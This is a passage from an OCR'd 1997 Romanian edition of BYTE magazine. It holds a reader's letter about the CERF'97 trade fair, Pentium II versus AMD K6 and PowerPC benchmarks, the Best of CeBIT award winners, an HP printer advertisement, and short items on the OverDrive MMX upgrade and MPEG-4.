ales nouă, românilor, ne-o va modifica. Infrastructura de telecomunicaţii se va îmbunătăţi repede, dar nu trebuie să aşteptăm până atunci. Poate nu 30 de canale de televiziune... Dar telefonia prin Net merge cu adevărat (nu mai vorbesc de fax). Costurile atractive vor duce firmele româneşti către Internet şi, mai ales, intranet. Vom trăi şi vom vedea (am văzut recent nişte statistici în care România apărea ca una dintre ţările cu cea mai rapidă dezvoltare a Internetului). (Mircea Sârbu)

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line! Căutaţi în arhive. Descărcaţi articole. Aflaţi ultimele noutăţi. Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
*Redacţia BYTE
România, CP 172 - 1
4300 Târgu-Mureş,
România*

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web: www.agora.ro/

CERF '97 - anatomia unei dezamăgiri

CERF'97 văzut din punctul de vedere al vizitatorului.

După discuţia avută cu un prieten (care tocmai sosise de la Cebit'97 şi era încă în stare de şoc) gândul de a merge la CERF'97, de a vedea „toată floarea cea vestită...“ s-a transformat intr-o hotărâre de nezdruncinat. Si am plecat miercuri noaptea din Sibiu, şapte studenţi, mai mult sau mai puţin de la facultăţi de profil, dar toţi buni cunoscători intr-ale calculatoarelor. La opt dimineaţa cândam ajuns deja in faţa târgului, ceva mi-a atras atenţia din prima clipă - steagul, pe care scria numele târgului, şi pe care-l vedea toată lumea la intrarea în târg, era răsucit de vânt într-un mod groaznic. „Ce-i porcăria asta mă întreabă un amic?“, „Semn rău“, i-am răspuns în glumă, dar n-a fost să fie doar o glumă...

... am trecut şi pe la AGORA, unde era sa fiu „arestat“ de o domnişoară puţin cam nervoasă, luasem din raft o carte cu „DirectX 3“ şi după ce mi-am dat seama că era tocmai ce mi-ar trebui şi n-am bani s-o cumpăr, i-am dat-o unui amic să-şi facă şi el sânge rău. Domnişoara m-a văzut că am luat cartea din raft, apoi m-a văzut fără ea în mână şi raftul fără carte, concluzia era una singură: „Unde-i cartea din raft! Arată-mi plasa!“. Am ridicat mâinile deasupra capului, nu ştiam ce-i poate pielea, şi i-am şoptit: „Cartea e la prietenul meu, tocmai o studiază“, şi-a cerut scuze şi am reuşit să purtăm o discuţie ca de la om la persoană. Frumos standul AGORA, dar mult prea scump pentru o bursă, fie ea şi indexată. În aceeaşi seara, un prieten îmi citeşte ceva din „Capital“: „Extraordinara organizare a CERF-ului din acest an a adus peste 100.000 de vizitatori în primele trei zile...“. No comments. Morala e una: Dacă vrei să mergi la CERF, nu asculta nici o discuţie despre CEbit, căci nu prea seamănă.

Alex Muntean
xeal@vectra.sibiu.ro

Stimate domnule Muntean. Neajunsurile sesizate la CERF 97 sunt de fapt parte a realităţii de zi cu zi. Este ceea ce trebuie schimbat, dezinteresul, lipsa respectului pentru beneficiar, slaba pregătire a unei părţi a personalului din standuri. Serviciile conexe au fost o ruşine, oamenii la coadă la răcoritoare, un singur fel de sandwich şi groaznica tarabă de mici aflată chiar la intrare, ca să nu amintesc grupul sanitar. Am reprodus doar partea referitoare la standul AGORA. Ne pare rău pentru neplăcerile cauzate de colegele noastre, vom încerca să nu se mai repete asemenea situaţii. În ciuda neajunsurilor, cred totuşi că târgul a fost un succes, îndeplinindu-şi rolul de semnal pentru cei din exterior, al problemelor existente în lumea calculatoarelor şi comunicaţiilor.

Darvas Attila
adarvas@agora.ro

AGORA
AGORA
Windows 95
Charles Petzold
WINDOWS 95
Networking Essentials

Standul Computer Press Agora la CERF'97

Pentium II: în fruntea procesoarelor x86


Ultimul procesor al lui Intel îl depășește pe AMD K6 în performanțele x86, dar se află într-un final la fotografie cu PowerPC

Balansul performanțelor calculatoarelor desktop continuă. Debutând la viteza de vârf de 266 MHz, ultimul procesor al firmei Intel, Pentium II (numit Klamath), se află în fruntea procesoarelor x86. În recentele teste, BYTE a constatat că sistemele bazate pe Pentium II se țin aproape de cele bazate pe PowerPC. Iar testele sistemelor de referință necomerciale ce folosesc noul K6 la 233 MHz indică faptul că, deși ultimul procesor AMD este puțin mai lent față de cel mai rapid Pentium II în operațiile cu întregi și în privința lucrului intensiv în virgulă mobilă, concurează cinstit cu actualele unități centrale ale lui Intel.

Discuțiile despre performanțele acestor ultime procesoare sunt incomplete fără a ține cont de arhitectura globală a sistemului. De exemplu, ultimele oferte ale distribuitorilor de sisteme Mac OS precum Umax (510-651-9488; http://www.umax.com) și Power Computing (512-246-7807;http://www.powercc.com) prezintă procesorul 604e rulând la 250 MHz. Oricum, până când noile plăci de bază pentru clonele Mac vor fi disponibile, procesorul 604e la 250 MHz este constrâns de o magistrală procesor-memorie de bază la 50 MHz, comparativ cu viteza de 66 MHz a magistralei sistemelor Pentium II. Viteze ale magistralei sistem (precum și viteze de magistrală cache L2) mai rapide sunt așteptate în următorii doi ani, de la firmele Intel și PowerPC.


O dată cu Pentium II, Intel a mărit memoria cache L1 de la 16 la 32 KB, adăugând suportul de extensii multimedia (MMX) și impunând viteza la 266 MHz. Pentium II are 512 KB cache L2, dar Intel ar putea scoate mai târziu procesoare Pentium II cu diferite mărimi ale memoriei cache L2. Sistemul Pentium II furnizat de Polywell (800-999-1278) a fost un țipăt. Dar Pentium II a sacrificat performanța în anumite zone în favoarea unui preț mai scăzut, relansând bătălia cu alte proiecte ale plăcilor de bază PC.

Final la fotografie PowerPC vs. Pentium II




BYTE a rulat trei serii de teste pe cinci sisteme. Toate sistemele au avut 64 MB RAM. Testele Photoshop nu s-au bazat pe performanțele video sau ale discului. Sistemele Power PC (Power Tower Pro 250 al firmei Power Computing) și K6 au avut fiecare 1 MB cache L2. Toate celelalte sisteme au avut 512 kB cache.

K6 pe urmele lui Pentium II



BYTEmarks măsoară performanțele CPU, nu toate performanțele sistemului. Etalonul este Pentium 90 Mhz, echivalent cu 1.

K6 mai lent în aplicații NT



Referință K6: 1 MB cache L2, Matrox Millennium, unitate Seagate ST34501W. Celelalte sisteme: 512 kB cache L2, Diamond Stealth 3D 2000 și unitate Maxtor 85120A EIDE.

Pentium II prezintă o nouă împachetare și anume capsula Single Edge Contact (SEC), ce arată ca o cartelă de jocuri vopsită în negru și montată pe muchie. Noul mod de împachetare permite folosirea RAM-ului static (SRAM) standard, ceea ce explică de ce Intel poate oferi procesorul Pentium II 266 MHz la 775$ și Pentium II 233 MHz la 636$. (Procesorul Pentium Pro 512-KB la 200 MHz costă 1035$ în acest moment, în cantități de 1000 de bucăți.)

În orice caz, memoria cache personalizată a procesoarelor Pentium Pro funcționează la aceeași viteză ca și a CPU de 200 MHz, în timp ce magistrala cache L2 a procesoarelor Pentium II funcționează

Geek Mystique

State of the Internet

Multe statistici interesante care reflectă pericolul Internetului în viața de zi cu zi, sunt oferite de Win Treese of Open Market, un dezvoltator de software pentru comerț pe Internet (http://www.openmarket.com/ intindex):

De câte ori a menționat președintele Clinton Internetul în raportul privind starea națiunii în 1997: 6

De câte ori a menționat în 1996: 0

Numărul de apariții pe viu ale raportului pe Internet: 1

Procentul schimbării în Hambrecht & Quist's Internet stock index pentru 1996: −16

Poziția Ford între firmele care fac publicitate pe Web estimată în dolari, aug' 96: 18

Poziția Microsoft: 1

Numărul persoanelor care au lucrat la situl Web pentru NFL Super Bowl: 35

Numărul filialelor Bibliotecii Publice din Boston: 26

Procentul filialelor conectate pe Internet: 100

doar la 133 MHz. De asemenea, împachetarea SEC are nevoie de un soclu diferit faţă de Socket 7 utilizat de Pentium. Intel afirmă că sunt necesare cartelele SEC pentru a oferi suport unor viteze de tact mai înalte (mai mari de 300 MHz), la un preţ rezonabil. Competitorii lui Intel afirmă că pot atinge sau depăşi performanţele oferite de Intel păstrând Socket 7, oferind în acelaşi timp un preţ mai scăzut.

AMD foloseşte Socket 7 pentru procesorul K6 anunţat şi lansat în aprilie. AMD se luptă cu furnizorii de sisteme care pot construi sisteme la preţuri relativ mici folosind infrastructura ieftină existentă pentru Socket 7-de componente compatibile. Plăcile de bază ale furnizorilor ce doresc să integreze procesorul K6 au nevoie doar de un upgrade al BIOS-ului şi a vitezei de tact pentru a potrivi noul cip, disponibil atât la 166 cât şi la 200 MHz. Implementarea Socket 7 este limitată de sistemele cu magistrală la 66 MHz partajată şi magistrală cache L2, spre deosebire de Pentium II, care au magistrale separate. Orice placă de bază ce suportă ieşirea de pini P55C a procesorului Pentium cu MMX va suporta probabil şi K6, aşa că se aşteaptă o înviorare a pieţei în privinţa upgrade-ului cu K6 a sistemelor Pentium de medie viteză (120 - 166 MHz) existente.

Preţul procesorului K6 la 233 MHz în cantităţi de 100 de bucăţi este de 469$ sau cu 167$ mai mic decât preţul procesorului Pentium II la 233 MHz. K6 nu are cache L2 integrat, dar 512 KB de memorie cache costă doar 25$.

Testele FPU BYTEmark au indicat faptul că principala slăbiciune a procesorului K6 sunt operaţiile în virgulă mobilă. AMD spune că majoritatea aplicaţiilor comerciale nu se bazează preponderent pe performanţele în virgulă mobilă şi chiar este împotriva suitei de teste SYSmark pentru WindowsNT 4.0 compusă din cinci aplicaţii, deoarece utilizează mai multe operaţii în virgulă mobilă decât folosesc în mod curent utilizatorii în aplicaţiile lor. Suita de teste BYTEmark pentru numere întregi a arătat că, în timp ce performanţele în virgulă mobilă ale lui K6 coboară puţin sub cele ale procesorului Pentium 200 MHz, performanţele procesorului K6 pentru numere întregi au fost aproape egale cu ale procesorului Pentium II.

În testele noastre Photoshop, care nu accentuează performanţele unităţii hard sau ale adaptorului video (pentru o descriere completă, vezi „MMX:Better in Fits and Starts“, februarie BYTE, pag. 26), procesorul K6 a fost mai lent decât Pentium II în conversiile MMX intensive RGB-CMYK, în operaţiile unsharp mask şi gaussian blur precum şi în alte cazuri. Acest lucru sugerează că implementarea MMX a lui AMD nu este la fel de rapidă ca cea a lui Intel.

Cum este firesc, furnizorii de cipuri si sisteme vor continua să scoată produse mai rapide în acest an şi în următorii ani. Cyrix, un alt rival al lui Intel, îşi va anunţa curând cipul M2, care va avea propria implementare MMX. Deja Intel a planificat să lanseze în această vară procesorul Pentium II la 300 MHz. De asemenea, Intel a afirmat că arhitectura de magistrală independentă duală a procesorului Pentium II suportă evoluţia magistralelor sistem de 66 MHz existente astăzi până la 100 MHz în decursul unui an. Între timp, pe scena PowerPC sursele spun că procesorul 604e numit şi Arthur, care va avea o memorie cache secundară şi magistrale sistem (cu magistrala cache rulând la aceeaşi viteză superioară ca şi CPU) separate, îşi va face apariţia în această vară. Procesorul X704 al firmei Exponential este aşteptat să apară în această vară la o viteză de 400 MHz (cu sisteme utilizând probabil modul in-line-cache în scopul cresterii performanţelor magistralei cache).

Între timp, dacă doriţi un sistem relativ ieftin dar cu performanţe înalte, aruncaţi o privire asupra calculatoarelor bazate pe K6. Pentru cel mai rapid în performanţe x86, alegeţi un sistem bazat pe Pentium II, deşi dacă aveţi nevoie de staţii de lucru sau servere cu mai mult de două CPU, va trebui să alegeţi Pentium Pro. Cât despre Mac contra Wintel, testele noastre au arătat că aceste sisteme bazate pe cele mai rapide procesoare x86 şi PowerPC sunt în general comparabile în privinţa performanţelor native. Dezbaterea despre care dintre sistemele de operare-Windows sau Mac-este mai bun se află în afara scopului acestui articol.

-G. Armour Van Horn

HyperWave a câştigat premiul Best of CeBIT

HyperWave, un nou server de informaţii care rezolvă multe dintre problemele asociate publicaţiilor electronice pe Internet şi intranet, a câştigat al treilea premiu anual Best of CeBIT. (Pentru informaţii de contact despre câştigătorii premiilor CeBIT, vezi pagina 28.). Serverul de informaţii HyperWave combină din plin uneltele de navigare şi căutare cu autorizarea la distanţă, indexarea şi securitatea full-text. Abilitatea lui HyperWave de a prelucra legături ca şi obiecte distincte bidirecţionale şi care posedă o gamă largă de atribute, elimină multe dintre activităţile de gestiune a legăturilor.


Tehnologia vorbirii de la Lernout & Hauspie, ce oferă recunoaşterea vorbirii, conversia text-vorbire, compresia şi traducerea în multe limbi precum şi alte servicii, a câştigat premiul Cea mai bună tehnologie. Finalista la această categorie a fost o aplicaţie bazată pe Java provenită de la Institutul de Tehnologia Comunicaţiilor Berlin Heinrich, care a arătat modul în care standardul video MPEG-4 poate în viitor să transforme dispozitivele video în medii interactive.

Serverul Messenger C3 al firmei Com:On, a câştigat premiul Cel mai bun software de comunicaţii pentru abilitatea sa de a integra sitemele de poştă electronică cu poşta Internet deschisă. Finaliştii au fost serviciile Internet prin satelit DirectPC Network Edition de la Hughes Olivetti

Telecom şi software-ul pentru telefonie desktop Snapware de la telesnap GmbH. Sistemul de acces în bandă largă Fast Internet xDSL al firmei Orckit a câştigat premiul „Cel mai bun hardware de comunicaţii" pentru capacitatea sa de a extinde lăţimea de bandă. Finaliştii au fost comutatorul Fast IP şi Vicas al firmei 3Com, o combinaţie de ruter, criptor, PBX, şi cartela Ethernet a firmei BinTec Communication GmbH.

De asemenea, la categoria „Cel mai bun produs Internet", HyperWave a obţinut un nou premiu, în timp ce software-ul pentru securitatea intranet Trusted Web al firmei Siemens Nixdorf şi sistemul de gestiune Web Dynabase al firmei Inso au fost finalişti. Serverul Passport/Community al firmei Black Sun, destinat construirii comunităţilor on-line, a câştigat permiul „Cel mai bun software multimedia". Finalişti la această categorie au fost unealta de autorizare multimedia numită Clickworks 1.1 a firmei Pitango Multimedia şi unealta de editare video Soap a firmei Metatools, cu o nouă interfaţă utilizator.

Premiul la categoria „Cel mai bun hardware multimedia" a fost decernat firmei Philips pentru Trimedia TM-1000, un media-procesor care accelerează operaţiile audio, video, de grafică şi comunicaţii. Finaliştii au fost DV Master, o platformă de editare video digitală a firmei Fast Multimedia şi cartela AudioSystem EWS64 XL a firmei TerraTec, o soluţie profesională pentru editarea digitală şi analogică a sunetului.



Search for: hyper* AND maurer

Search Method: ☑ in Title ☑ in Keywords ☐ in Names ☐ in Content (Fulltext Search)

Search Language: ☑ English ☐ German

Search Scope: ○ Collection "About this Server" ● whole server

Author: asj

Created before: 97/01/01

Modified after: 96/08/15

Maşinile de căutare HyperWave indexează dinamic textul şi particularizează atributele documentului.

Quicktionary, un scaner de dimensiunea unui stilou al firmei WizCom, ce realizează recunoaşterea caracterelor şi traducerea lor din diverse limbi, a fost distins cu premiul „Cel mai bun periferic". Unul dintre finalişti a fost Philips cu combinaţia software-hardware SpeechPad şi SpeechMagic pentru comandă vocală şi conversia vorbire-text. Al doilea finalist la această categorie a fost Toshiba cu produsul de mici dimensiuni Digital Still Camera PDR-2 (se conectează direct la PC printr-o cartelă de interfaţă).

Câştigătorul premiului „Cel mai bun sistem portabil"s a fost Apple pentru PowerBook 3400, un notebook bazat pe procesorul 603e PowerPC la 240 MHz. Finaliştii au fost Toshiba cu Libretto 50, un PC subnotebook la 75 MHz bazat pe procesorul

Informaţii de contact a premianţilor Best of CeBIT

Cea mai bună prezentare: HyperWave (+49 89 99307040, 888-644-3100 sau http://www.hyperwave.com).

Cea mai bună tehnologie: Lernout & Hauspie (+32 57 228 888 sau http://www.lhs.com). Finalist: Institutul de Tehnologia Comunicaţiilor Berlin Heinrich Hertz (+49 30 310 02 253 sau http://www.hhi.de).

Cel mai bun software de comunicaţii: Com:On (+49 40 30 189 182 sau http://www.com-on.de). Finalişti: Hughes Olivetti Telecom (+40 1908 319101 sau http://www.hoteu.com); telesnap GmbH (+49 711 90 66 80 sau http://www.telesnap.de).

Cel mai bun hardware de comunicaţii: Orckit (+972 3 696 2121 sau http://www.orckit.com). Finalişti: 3Com (408-764-5000 sau http://www.3com.com); BinTec Communications GmbH (+49 911 96730 sau http://www.bintec.de).

Cel mai bun produs Internet: HyperWave. Finalişti: Siemens Nixdorf (+353 1 676 7551 sau http://www.trustedweb.com); Inso (617-753-6500 sau http://www.inso.com).

Cel mai bun software multimedia: Black Sun Interactive (415-273-7000 sau http://www.blacksun.com). Finalişti: Pitango Multimedia, o divizie a Scitex (800-675-5666 sau http://www.pitango.com); MetaTools (805-566-6200 sau http://www.metatools.com).

Cel mai bun hardware multimedia: Philips (408-991-3838 sau http://www.trimediaphilips.com). Finalişti: Fast Multimedia (+49 89 50206 0 sau http://www.fastmultimedia.com); Terra Tec (+49 2157 8179 0 sau http://www.terratec.de).

Cel mai bun periferic: WizCom (+975 2 532 8222). Finalişti: Philips (+49 511 89 51095 sau http://www.speech.be.philips.com); Toshiba (800-550-8674 sau http://www.toshiba.com).


Cel mai bun sistem portabil: Apple (408-996-1010 sau http://www.apple.com). Finalişti: Toshiba (+49 2131 158 01 sau http://www.toshibateg.com); Palm Computing (415-949-9300 sau http://www.usr.com/palm).

Cea mai bună aplicaţie software: Silux (+4152 3660330 sau http://www.silux.com). Finalişti: MultiStream (+49 89 890162 14 sau http://www.multistream.com); Applix (+49 89 7485890 sau http://www.applix.com).

Cel mai bun software de dezvoltare: SoftLab (+49 89 99360 http://www.softlabna.com). Finalişti: Quadratron Regie (+441344 57744 sau http://www.qr-ag.com); Platinum Technology (800-442-6861 sau http://www.platinum.com).

Cel mai bun sistem: Umax Sata Systems (+8862 517 0055 sau http://www.umax.com). Finalişti: Data General (508-898-5000 sau http://www.dg.com); Vobs (+49 2405444 0 sau http://www.vobis.de).

Noua imprimantă personală
HP LaserJet 6L.
La dispoziţia ta.



HEWLETT® PACKARD

Ca oricărui majordom care se respectă, noii LaserJet 6L nici prin gând nu-i trece să te lase să aştepţi. Te serveşte cu o viteză de 6 pagini pe minut în orice configuraţie a PC–ului la care te-ai putea gândi. De asemenea, face echipă excelentă cu gama de consumabile Hewlett–Packard proiectate pentru cerinţele tale de tipărire cele mai variate. Iar cu noua imprimantă HP LaserJet 6L la dispoziţia ta, singurul lucru care îţi rămâne de făcut este să iei foaia de hârtie din tavă.

IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

S & T România — HEWLETT–PACKARD Service Center: 330 73 00
BBS pentru suport tehnic HP: 330 72 21

PARTENERI DIRECŢI
Bucureşti
AMERILEX 223 4323
AREXIM 311 1676
Q'NET 211 7855
SYSTEM PLUS 210 8565
MBL Computerland 230 4032
THEMA 230 5961
Timişoara
Bridgemen (056) 201 360
Cluj
Sistec (064) 190 282

RESELLERI
Bucureşti
Alsys Data 411 2626
CIPRO 220 0400
DECK Computers 312 7811
Flamingo 222 4643
Lowtec 240 3698
Orcas Birotica 211 7780
Romtronic 312 1412
Software ITC 633 4471
Braşov
ICO Computers (068) 151 650
Cluj Napoca
Microinformatica (064) 438 328
Constanţa
GMP (041) 619 222
Galaţi
SPARCO (036) 465 270
Iaşi
LASER COM (032) 122 589
Radix (032) 210 423
Ploieşti
PLATIN Systems (044) 191 818
Târgu Mureş
Electro Orizont (065) 168 807
Timişoara
NETRING (056) 132 894

BEST SYSTEM

Sistemul MacOS al firmei Umax e caracterizat de un CPU 604e la 250 MHz.

Pentium şi noua versiune PC PalmPilot de buzunar a diviziei Palm Computing din cadrul firmei U.S. Robotics.

Silux Simulation, o unealtă ce permite o interacţiune dinamică cu simulările în timpul rulării şi dă posibilitatea efectuării unor analize ale mişcării şi presiunii, a câştigat premiul „Cea mai bună aplicaţie software.“ Finaliştii au fost platforma multiplă, sistemul backup de întreprindere distribuită pentru SAP R/3 al firmei MultiStream şi Applix Anywhere Office implementat în Java. Premiul la categoria „Cel mai bun software de dezvoltare“ a fost decernat produsului Visual Enabler al firmei SoftLab, un set de unelte pentru controlul şi gestiunea configuraţiei grupurilor de lucru. Finaliştii au fost sistemul de integrare software la nivel de întreprindere al firmei Quadratron Regie numit O3sis şi unealta de analiză-proiectare orientată obiect Paradigm Plus 3.5 a firmei Platinum Technology.

Premiul la categoria „Cel mai bun sistem“ a fost obţinut de Umax Data Systems pentru SuperPlusar 2500, un calculator Mac OS bazat pe procesorul PowerPC 604e la 250 MHz (se poate face upgrade la sistem prin adăugarea unui CPU suplimentar). (Nu a fost nominalizat nici un sistem Pentium II sau K6. La momentul prezentărilor, pe la mijlocul lunii martie, furnizorii au adus pe scenă doar demonstraţii tehnologice ale propriilor sisteme de viitor Pentium II sau K6, nediscutând public despre caracteristicile şi performanţele acestora). Finaliştii au fost serverul dual Cluster-in-a-Box bazat pe Pentium Pro al firmei Data General şi sistemul Highscreen Alpha 500 bazat pe procesorul 21164 la 500 MHz surprinzător de accesibil (aproximativ 3800US$), al firmei Vobis.

OverDrive MMX=Upgrade costisitor

Ultimul procesor OverDrive al firmei Intel a venit în sprijinul performanţelor aplicaţiilor sistemelor, în paralel cu adăugarea suportului pentru tehnologia extensiilor multimedia (MMX). În orice caz, dacă bugetul dumneavoastră este cam plăpând, în primul rând va trebui să priviţi după un upgrade ceva mai ieftin al memoriei.

Intel (800-538-3373 sau 503-264-7000; http://www.intel.com/procs/overdrive) oferă câteva versiuni ale procesorului său Pentium OverDrive cu tehnologia MMX în scopul upgrade-ului sistemelor Pentium mai vechi. Un upgrade de la 75 la 125 MHz sau de la 90 la 150 MHz costă 399$. Upgrade-ul de la 100 la 166 MHz costă 499$.

OverDrive cu MMX încorporează latura tehnologică de vârf a lui Intel, cum este procesul de fabricaţie de 0.35 microni şi operarea la 2.8-V. Ambele tehnici permit lui Intel să producă procesoare mai rapide cu un consum de putere mai redus şi o căldură disipată mai mică. Aşadar, procesorul OverDrive cu MMX poate lucra în vechile sisteme 3.3-V, oferind propriul convertor de tensiune, sistem de protecţie la erori şi propriile filtre.

Toată această inteligenţă încape peste un mic circuit, fiind ascunsă în interiorul radiatorului, sub ventilatorul integrat. Pentru a se asigura o rezervă de instrucţiuni şi date care să alimenteze unitatea de execuţie a procesorului OverDrive, acesta posedă pe cip o memorie cache de 32 KB, adică dublu faţă de procesorul Pentium fără MMX.

Acest upgrade costisitor cu OverDrive este mai valoros în comparaţie cu upgrade-ul ceva mai ieftin de memorie ? Bazându-se pe rularea testelor BYTE ce folosesc suita de teste SYSmark/32 provenite de la Business Application Performance Group (BAPCo, http://www.pabco.com), mulţi utilizatori vor avea dificultăţi în justificarea costurilor mari faţă de creşterea

O privire în viitor

Video s-a căsătorit cu Hypertext

Un nou standard de la MPEG va înălța Web-ul - și anume interactivitatea cu sunetul și mișcarea. Standardul nativ MPEG-4 va combina sunetul și mișcarea cu hiperlegăturile, permițând noii generații de aplicații interactive să ofere indicarea și punctarea directă cu dispozitivul mouse a unor serii de texte legate, obiecte audio și video.

Ținând cont de faptul că astăzi limbajul de modelare a realității virtuale (VRML) este utilizat pentru a defini medii interactive 2-D și 3-D, MPEG-4 aduce în plus mixarea video. Cu MPEG-4, puteți puncta o bucățică din imaginea video (de exemplu, o parte a unei mașini) și apoi puteți ajunge la textul explicativ asociat pentru informații suplimentare. MPEG-4 poate fi folosit pentru antrenament interactiv, educație, întâlniri de afaceri virtuale și alte tipuri de aplicații interactive.

MPEG a sperat să creeze un standard de proiectare internațional și în final să obțină o aprobare prin anul 1998. În spatele acestui interval de timp se află MPEG-7, ce va specifica un standard destinat descrierii nevoilor de informație pentru mașinile de căutare multimedia, așa încât navigatorii Web vor putea căuta mai bine cuprinsul audio și video.

Scama lunii

Reversul lui OverDrive

